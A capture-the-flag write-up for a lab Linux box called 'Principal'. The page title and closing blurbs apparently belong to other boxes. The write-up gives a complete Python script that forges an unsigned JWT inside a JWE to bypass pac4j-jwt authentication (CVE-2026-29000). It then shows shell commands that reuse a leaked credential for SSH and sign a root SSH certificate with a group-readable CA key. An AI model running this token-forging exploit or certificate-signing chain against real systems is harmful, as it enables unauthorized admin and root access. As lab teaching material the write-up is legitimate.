



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Principal is a Medium-difficulty Linux box running a custom internal management platform on top of a Jetty web server, protected by pac4j-jwt version 6.0.3. The attack path starts with CVE-2026-29000, a freshly disclosed critical authentication bypass that lets an attacker forge a valid encrypted JWT token using nothing but the server’s RSA public key - turning a feature of the JWT spec (unsigned PlainJWT tokens) into a complete authentication skip. With admin access to the platform’s API, we recover a plaintext credential stored in a settings endpoint and gain an initial shell as svc-deploy. From there, group membership in deployers gives us read access to the SSH certificate authority’s private key, which we use to sign a certificate for root and authenticate directly over SSH.
The scan surface is minimal - just two open ports: 22 and 8080. Port 22 is a recent OpenSSH on Ubuntu and there’s nothing interesting to do with it pre-auth. Port 8080 is where the action is.
fullscan 10.129.244.220

PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy syn-ack ttl 63 Jetty
|_http-server-header: Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
Two headers in the HTTP response are worth noting immediately: Server: Jetty and X-Powered-By: pac4j-jwt/6.0.3. The version is right there in the headers, which is going to matter a lot.
Hitting port 8080 in the browser lands on a polished corporate login page for something called “Principal Internal Platform.”

The page footer confirms what the HTTP headers already told us: v1.2.0 | Powered by pac4j. The pac4j library is a popular Java security framework, and version 6.0.3 is sitting in the response headers. That’s a very specific version number, and it’s worth cross-referencing against recent disclosures.
A quick search turns up CVE-2026-29000, published just days before this machine released - a CVSS 10.0 critical authentication bypass in pac4j-jwt.
The vulnerability is elegant in how broken it is. Here’s the gist of how pac4j-jwt normally handles token validation:
When the server receives a JWE (JSON Web Encryption) token, it decrypts the outer envelope and then calls toSignedJWT() on the inner payload to extract the signed JWT for signature verification. The problem is that toSignedJWT() returns null if the inner token isn’t signed - and the code that follows gates all signature verification behind a if (signedJWT != null) check. If that check is false, verification is silently skipped entirely and the user’s claims are accepted as-is.
The JWT specification actually defines three types of tokens: signed (JWS), encrypted (JWE), and unsigned (PlainJWT). A PlainJWT is a perfectly valid token per the spec - it just carries no signature. And when Nimbus JOSE+JWT encounters one, toSignedJWT() returns null. This is the trigger.
The attack therefore works like this: an attacker crafts an unsigned PlainJWT with arbitrary claims (any username, any role), wraps it inside a JWE encrypted with the server’s RSA public key (which is by definition public, available at well-known endpoints), and submits it. The server decrypts the outer JWE successfully, calls toSignedJWT(), gets null, skips signature verification completely, and authenticates the user with whatever claims were in the forged token. No private key. No shared secret. Just the public key that was designed to be shared.
The affected versions are pac4j-jwt 6.0.x below 6.3.3. Our target is running 6.0.3, so it’s squarely in range.
There’s a public PoC on GitHub released a few days before the machine dropped, which I asked Claude to convert it to Python.
Before forging a token we need the server’s RSA public key. The JWKS (JSON Web Key Set) endpoint is a standard location for this, and pac4j exposes it at /api/auth/jwks:

That gives us the RSA key in JWK format - kid: enc-key-1, with the public modulus and exponent. We drop that into the exploit script, run it with the PoC defaults, and inject the resulting token as a Bearer header. It doesn’t work:

The authentication rejected our token, which means the server decrypted the JWE but rejected something in the inner claims. The login page source references /static/js/app.js, and that file turns out to document the exact schema the backend expects:
/**
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */
Two problems with the default PoC are now obvious: it used A256GCM for the JWE encryption method instead of A128GCM, and its claims payload used a non-standard format ($int_roles array) rather than the single-string role field the application expects. Fixing both and regenerating:
import base64
import datetime
import json
from datetime import timezone

from jwcrypto import jwk, jwt as jwcrypto_jwt

# Server's public key from /api/auth/jwks
JWK_JSON = {
    "kty": "RSA",
    "e": "AQAB",
    "kid": "enc-key-1",
    "n": "lTh54vtBS1NAWrxAFU1NEZdrVxPeSMhHZ5NpZX-WtBsdWtJRaeeG61iNgYsFUXE9j2MAqmekpn
yapD6A9dfSANhSgCF60uAZhnpIkFQVKEZday6ZIxoHpuP9zh2c3a7JrknrTbCPKzX39T6IK8pydccUvRl
9zT4E_i6gtoVCUKixFVHnCvBpWJtmn4h3PCPCIOXtbZHAP3Nw7ncbXXNsrO3zmWXl-GQPuXu5-Uoi6mB
Qbmm0Z0SC07MCEZdFwoqQFC1E6OMN2G-KRwmuf661-uP9kPSXW8l4FutRpk6-LZW5C7gwihAiWyhZLQpj
ReRuhnUvLbG7I_m2PV0bWWy-Fw"
}

key = jwk.JWK(**JWK_JSON)
now = datetime.datetime.now(tz=timezone.utc)

# Claims matching the documented schema exactly
payload = {
    "sub": "admin",
    "role": "ROLE_ADMIN",         # single string as documented
    "iss": "principal-platform",  # documented issuer claim
    "iat": int(now.timestamp()),
    "exp": int((now + datetime.timedelta(hours=1)).timestamp()),
}

def b64url(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

# PlainJWT (alg:none) - toSignedJWT() returns null, skipping signature check
header    = b64url(json.dumps({"alg": "none"}).encode())
body      = b64url(json.dumps(payload).encode())
plain_jwt = f"{header}.{body}."  # empty signature = PlainJWT

print(f"[*] Inner PlainJWT : {plain_jwt[:80]}...")

# Outer JWE using A128GCM as documented, RSA-OAEP-256
jwe_token = jwcrypto_jwt.JWT(
    header={
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",   # corrected from A256GCM per app.js docs
        "cty": "JWT",
        "kid": "enc-key-1",
    },
    claims=plain_jwt
)
jwe_token.make_encrypted_token(key)
forged_token = jwe_token.serialize()

print(f"[*] Forged JWE token: {forged_token[:80]}...")
print()
print(forged_token)
python3 exploit.py

[*] Inner PlainJWT : eyJhbGciOiAibm9uZSJ9.eyJzdWIiOiAiYWRtaW4iLCAicm9sZSI6ICJST0xFX0FETUlOIiwgImlzcyI...
[*] Forged JWE token: eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiZW5j...

eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiZW5j
<SNIP>
That token decrypts and authenticates cleanly. Browsing the /api/ as admin works immediately:

With admin access, the first stop is /api/users to understand what accounts exist on the platform. The user roster returns eight accounts, and one immediately stands out - svc-deploy, a DevOps service account whose note reads: “Service account for automated deployments via SSH certificate auth.” That’s interesting, but let’s keep going before chasing it.
{
  "username": "svc-deploy",
  "email": "svc-deploy@principal-corp.local",
  "displayName": "Deploy Service",
  "department": "DevOps",
  "role": "deployer",
  "note": "Service account for automated deployments via SSH certificate auth."
}
The /api/settings endpoint is even more valuable. Buried inside the security object is what should be an internal encryption key - except whoever deployed this stored a plaintext password there instead:
{
  "infrastructure": {
    "sshCertAuth": "enabled",
    "sshCaPath": "/opt/principal/ssh/"
  },
  "security": {
    "authFramework": "pac4j-jwt",
    "authFrameworkVersion": "6.0.3",
    "encryptionKey": "[REDACTED]",
    <SNIP>
  }
}
Trying that value as the SSH password for svc-deploy:
ssh svc-deploy@10.129.244.220
svc-deploy@10.129.244.220's password: [REDACTED]

Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
svc-deploy@principal:~$
We’re in. A quick check of /etc/passwd confirms the only accounts with interactive shells are root and svc-deploy, so there’s no lateral movement step here - the path to root runs directly from this account.
svc-deploy@principal:/$ grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
svc-deploy:x:1001:1002::/home/svc-deploy:/bin/bash
Checking our group memberships:
svc-deploy@principal:/tmp$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
We’re in the deployers group. Let’s find everything on the filesystem owned or readable by that group:
svc-deploy@principal:/tmp$ find / -xdev -group deployers -ls 2>/dev/null
      547      4 -rw-r-----   1 root     deployers      168 Mar 10 14:35 /etc/ssh/sshd_config.d/60-principal.conf
    20398      4 drwxr-x---   2 root     deployers     4096 Mar 11 04:22 /opt/principal/ssh
    20498      4 -rw-r-----   1 root     deployers      288 Mar  5 21:05 /opt/principal/ssh/README.txt
    20499      4 -rw-r-----   1 root     deployers     3381 Mar  5 21:05 /opt/principal/ssh/ca
Two things of interest: a custom SSH config drop-in at /etc/ssh/sshd_config.d/60-principal.conf, and the /opt/principal/ssh/ directory containing something called ca - which, given the API settings mentioning sshCaPath: /opt/principal/ssh/, is almost certainly the SSH certificate authority private key.
Let’s read the custom SSH config first:
svc-deploy@principal:/tmp$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
TrustedUserCAKeys is the key directive here. It tells the SSH daemon to trust any certificate signed by the CA whose public key lives at /opt/principal/ssh/ca.pub. This means that if you can sign a certificate with the corresponding CA private key, the server will accept it as valid authentication for any user - including root.
The PermitRootLogin prohibit-password directive blocks password-based root logins, but it explicitly allows certificate-based authentication. So having the CA private key is effectively having root on this box.
The ca file at /opt/principal/ssh/ca is readable by the deployers group, and we’re in that group. The private key is ours. From here, the steps are straightforward.
Generate a throwaway key pair:
svc-deploy@principal:/tmp$ ssh-keygen -t ed25519 -f /tmp/id_pwned -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/id_pwned
Your public key has been saved in /tmp/id_pwned.pub
Sign the public key with the CA, specifying root as the authorized principal and giving it a one-hour validity window:
svc-deploy@principal:/tmp$ ssh-keygen -s /opt/principal/ssh/ca -I "pwned" -n root -V +1h /tmp/id_pwned.pub
Signed user key /tmp/id_pwned-cert.pub: id "pwned" serial 0 for root valid from 2026-03-13T12:35:00 to 2026-03-13T13:36:57
The -I flag sets the certificate’s key identifier (a label, doesn’t affect authentication), -n root restricts the certificate to authenticating as root, and -V +1h sets the expiry. With the signed certificate in hand, we authenticate over SSH pointing at both the private key and the certificate file:
svc-deploy@principal:/tmp$ ssh -i /tmp/id_pwned -o CertificateFile=/tmp/id_pwned-cert.pub root@localhost

Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
root@principal:~# cat root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.